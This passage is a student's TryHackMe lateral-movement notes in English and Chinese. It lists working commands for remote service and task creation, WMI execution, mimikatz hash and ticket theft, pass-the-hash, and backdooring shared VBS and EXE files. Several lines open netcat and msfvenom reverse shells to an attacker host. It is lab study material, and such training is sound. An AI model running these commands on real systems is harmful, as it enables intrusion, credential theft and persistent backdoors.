- If the latter connection fails, sc will try to reach SVCCTL through SMB named pipes, either on port 445 (SMB) or 139 (SMB over NetBIOS).

We can create and start a service named “THMservice” using the following commands:
1 | sc.exe \\TARGET create THMservice binPath= "net user munra Pass123 /add" start= auto |
To stop and delete the service, we can then execute the following commands:
1 | sc.exe \\TARGET stop THMservice |
Creating Scheduled Tasks Remotely
1 | schtasks /s TARGET /RU "SYSTEM" /create /tn "THMtask1" /tr "<command/payload to execute>" /sc ONCE /sd 01/01/1970 /st 00:00 |
We set the schedule type (/sc) to ONCE
the starting date (/sd) and starting time (/st) won’t matter much anyway.
cleanup:
1 | schtasks /S TARGET /TN "THMtask1" /DELETE /F |
挑战部分: 先用跳板机用runas一个管理员用户 然后用nc64.exe -e cmd.exe 反弹到攻击机的4443端口
攻击机上监听的4443端口就是这个管理员用户
再攻击机上面用msfvenom -p windows/shell/reverse_tcp -f exe-service LHOST=ATTACKER_IP LPORT=4444 -o myservice.exe 创建一个木马用smbclient -c 'put myservice.exe' -U t1_leonard.summers -W ZA '//thmiis.za.tryhackme.com/admin$/' EZpass4ever 上传到IIS服务器上。
用msfconsole监听 use exploit/multi/handler set payload windows/shell/reverse_tcp
在管理员的runas窗口用sc.exe 在IIS服务器上创建一个服务sc.exe \\thmiis.za.tryhackme.com create THMservice-3249 binPath= "%windir%\myservice.exe" start= auto 执行这个服务就会执行木马,拿到反弹shell
Moving Laterally Using WMI
1. 核心概念与连接配置 (Setup)
在使用 WMI 进行横向移动前,必须建立一个 CIM 会话 ($Session)。
端口与协议
- DCOM (默认):
- 端口:
135/TCP(RPC Endpoint Mapper) +49152-65535/TCP(动态端口)。 - 原理: RPC over IP。
- 端口:
- Wsman (WinRM):
- 端口:
5985/TCP(HTTP) 或5986/TCP(HTTPS)。 - 原理: 通过 WinRM 协议传输 WMI 指令。
- 端口:
建立会话 (Boilerplate Code)
所有后续攻击都需要先运行这段代码来建立连接:
1 | # 1. 创建凭证对象 |
2. 远程进程创建 (Process Creation)
- WMI 类:
Win32_Process - 方法:
Create - 特点: 无回显 (Blind execution)。你看不到命令的输出,只能用来启动木马或执行静默命令。
PowerShell 方式:
1 | $Command = "cmd.exe /c calc.exe" # 你的 Payload |
Legacy 方式 (CMD wmic):
1 | wmic /user:Admin /password:Pass /node:TARGET process call create "cmd.exe /c calc.exe" |
3. 远程创建服务 (Service Creation)
- WMI 类:
Win32_Service - 关键点: 服务类型通常设为
16(Win32OwnProcess)。
攻击流程:
- 创建服务 (Create):
1
2
3
4
5
6
7Invoke-CimMethod -CimSession $Session -ClassName Win32_Service -MethodName Create -Arguments @{
Name = "THM_Backdoor";
DisplayName = "THM_Backdoor";
PathName = "net user hacker Pass123 /add"; # Payload
ServiceType = [byte]::Parse("16");
StartMode = "Manual"
} - 启动服务 (Start):
1
2
3
4# 获取服务对象
$Service = Get-CimInstance -CimSession $Session -ClassName Win32_Service -filter "Name LIKE 'THM_Backdoor'"
# 启动
Invoke-CimMethod -InputObject $Service -MethodName StartService - 清理痕迹 (Cleanup):
1
2Invoke-CimMethod -InputObject $Service -MethodName StopService
Invoke-CimMethod -InputObject $Service -MethodName Delete
4. 远程计划任务 (Scheduled Tasks)
利用 PowerShell 内置的任务管理 cmdlets,通过 CIM 会话操作。
- 运行身份:
NT AUTHORITY\SYSTEM(提权关键)。
攻击流程:
1 | # 1. 定义动作 (Payload) |
5. 远程安装 MSI (MSI Installation)
- WMI 类:
Win32_Product - 前提: MSI 文件必须已经存在于目标机器上 (需要先用 SMB/SCP 上传)。
PowerShell 方式:
1 | Invoke-CimMethod -CimSession $Session -ClassName Win32_Product -MethodName Install -Arguments @{ |
Legacy 方式 (CMD wmic):
1 | wmic /node:TARGET /user:USER product call install PackageLocation=c:\Windows\Temp\malware.msi |
Use of Alternate Authentication Material
NTLM
Pass-the-Hash:
Although it may seem we can’t really use those hashes, the NTLM challenge sent during authentication can be responded to just by knowing the password hash.
To extract NTLM hashes, we can either use mimikatz to read the local SAM or extract hashes directly from LSASS memory.
Extracting NTLM hashes from local SAM:
1 | mimikatz # privilege::debug |
Extracting NTLM hashes from LSASS memory:
1 | mimikatz # privilege::debug |
PtH attack to reverse shell
1 | mimikatz # token::revert |
trying to pass-the-hash with an elevated token won’t work.
perform PtH using different protocols:
rdp
1 | xfreerdp /v:VICTIM_IP /u:DOMAIN\\MyUser /pth:NTLM_HASH |
psexc
1 | psexec.py -hashes NTLM_HASH DOMAIN/MyUser@VICTIM_IP |
winrm
1 | evil-winrm -i VICTIM_IP -u MyUser -H NTLM_HASH |
Kerberos
pass the ticket
Sometimes it will be possible to extract Kerberos tickets and session keys from LSASS memory using mimikatz.
1 | mimikatz # privilege::debug |
we prefer TGTs than TGSs but TGTs require administrator’s credentials but TGSs can be done with a low-privileged account
Once we have extracted the desired ticket, we can inject the tickets into the current session with the following command:
1 | mimikatz # kerberos::ptt [0;427fcd5]-2-0-40e10000-Administrator@krbtgt-ZA.TRYHACKME.COM.kirbi |
To check if the tickets were correctly injected, you can use the klist command:
1 | za\bob.jenkins@THMJMP2 C:\> klist |
Overpass-the-hash / Pass-the-Key
Pass-the-Key (PtK) allows attackers to request a valid Kerberos TGT by using only the encryption keys (RC4, AES128, or AES256) derived from a user’s password, completely bypassing the need for the actual plaintext password.
We can obtain the Kerberos encryption keys from memory by using mimikatz with the following commands:
1 | mimikatz # privilege::debug |
Depending on the available keys, we can run the following commands on mimikatz to get a reverse shell via Pass-the-Key (nc64 is already available in THMJMP2 for your convenience):
If we have the RC4 hash:
1 | mimikatz # sekurlsa::pth /user:Administrator /domain:za.tryhackme.com /rc4:96ea24eff4dff1fbe13818fbf12ea7d8 /run:"c:\tools\nc64.exe -e cmd.exe ATTACKER_IP 5556" |
If we have the AES128 hash:
1 | mimikatz # sekurlsa::pth /user:Administrator /domain:za.tryhackme.com /aes128:b65ea8151f13a31d01377f5934bf3883 /run:"c:\tools\nc64.exe -e cmd.exe ATTACKER_IP 5556" |
If we have the AES256 hash:
1 | mimikatz # sekurlsa::pth /user:Administrator /domain:za.tryhackme.com /aes256:b54259bbff03af8d37a138c375e29254a2ca0649337cc4c73addcd696b4cdb65 /run:"c:\tools\nc64.exe -e cmd.exe ATTACKER_IP 5556" |
Abusing User Behaviour
Abusing Writable Shares
Attackers can exploit writable network shares by backdooring executables or scripts that legitimate users frequently access. When a user runs these compromised files, the malicious payload executes locally on their workstation, granting the attacker access under that user’s privileges.
Backdooring .vbs Scripts
As an example, if the shared resource is a VBS script, we can put a copy of nc64.exe on the same share and inject the following code in the shared script:
1 | CreateObject("WScript.Shell").Run "cmd.exe /c copy /Y \\10.10.28.6\myshare\nc64.exe %tmp% & %tmp%\nc64.exe -e cmd.exe <attacker_ip> 1234", 0, True |
Backdooring .exe Files
If the shared file is a Windows binary, say putty.exe, you can download it from the share and use msfvenom to inject a backdoor into it. The binary will still work as usual but execute an additional payload silently. To create a backdoored putty.exe, we can use the following command:
1 | msfvenom -a x64 --platform windows -x putty.exe -k -p windows/meterpreter/reverse_tcp lhost=<attacker_ip> lport=4444 -b "\x00" -f exe -o puttyX.exe |
RDP hijacking
Attackers with SYSTEM privileges on Windows Server 2016 and earlier can hijack RDP sessions without a password by using tscon.exe to connect a target user’s session ID to their current session. This allows immediate, password-less access to the victim’s desktop environment by simply remapping the graphical session.
1 | PsExec64.exe -s cmd.exe |
1 | C:\> query user |
1 | tscon 3 /dest:rdp-tcp#6 |
Port Forwarding
SSH Tunnelling

1 | useradd tunneluser -m -d /home/tunneluser -s /bin/true |
1 | C:\> ssh tunneluser@1.1.1.1 -R 3389:3.3.3.3:3389 -N |
This will establish an SSH session from PC-1 to 1.1.1.1 (Attacker PC) using the tunneluser user.
The -R switch is used to request a remote port forward
once our tunnel is set and running, we can go to the attacker’s machine and RDP into the forwarded port to reach the server:
1 | munra@attacker-pc$ xfreerdp /v:127.0.0.1 /u:MyUser /p:MyPassword |
SSH Local Port Forwarding

1 | C:\> ssh tunneluser@1.1.1.1 -L *:80:127.0.0.1:80 -N |
-L option for local port forwarding
*:80 表示和PC-1在同一个局域网的其他机器也可以通过访问 PC-1 的 IP 来使用这个隧道。
127.0.0.1 是 Attacker PC 自己
Since we are opening a new port on PC-1, we might need to add a firewall rule to allow for incoming connections (with dir=in). Administrative privileges are needed for this:
1 | netsh advfirewall firewall add rule name="Open Port 80" dir=in action=allow protocol=TCP localport=80 |
Port Forwarding With socat
In situations where SSH is not available, socat can be used to perform similar functionality.
1 | socat TCP4-LISTEN:1234,fork TCP4:1.1.1.1:4321 |
The fork option allows socat to fork a new process for each connection received, making it possible to handle multiple connections without closing.
1 | C:\>socat TCP4-LISTEN:3389,fork TCP4:3.3.3.3:3389 |

1 | netsh advfirewall firewall add rule name="Open Port 3389" dir=in action=allow protocol=TCP localport=3389 |
C:\>socat TCP4-LISTEN:80,fork TCP4:1.1.1.1:80
Dynamic Port Forwarding and SOCKS
Dynamic port forwarding allows attackers to pivot through a compromised host to scan and access multiple ports across various internal machines using a SOCKS proxy. This is typically established using an SSH client to create a reverse tunnel (e.g., ssh -R), which opens a listening SOCKS proxy port on the attacker’s machine. Finally, tools like proxychains are configured to route local network traffic through this proxy port, enabling the attacker to execute commands against the target network transparently.
1 | C:\> ssh tunneluser@1.1.1.1 -R 9050 -N |
in /etc/proxychains.conf
1 | [ProxyList] |
1 | proxychains curl http://pxeboot.za.tryhackme.com |
task example:

1 | C:\> ssh tunneluser@ATTACKER_IP -R 8888:thmdc.za.tryhackme.com:80 -L *:6666:127.0.0.1:6666 -L *:7878:127.0.0.1:7878 -N |
1 | user@AttackBox$ msfconsole |

8888端口用来触发漏洞,6666用来投递payload 7878用来发送和接受数据类似 nc -e 和 nc -lvp的端口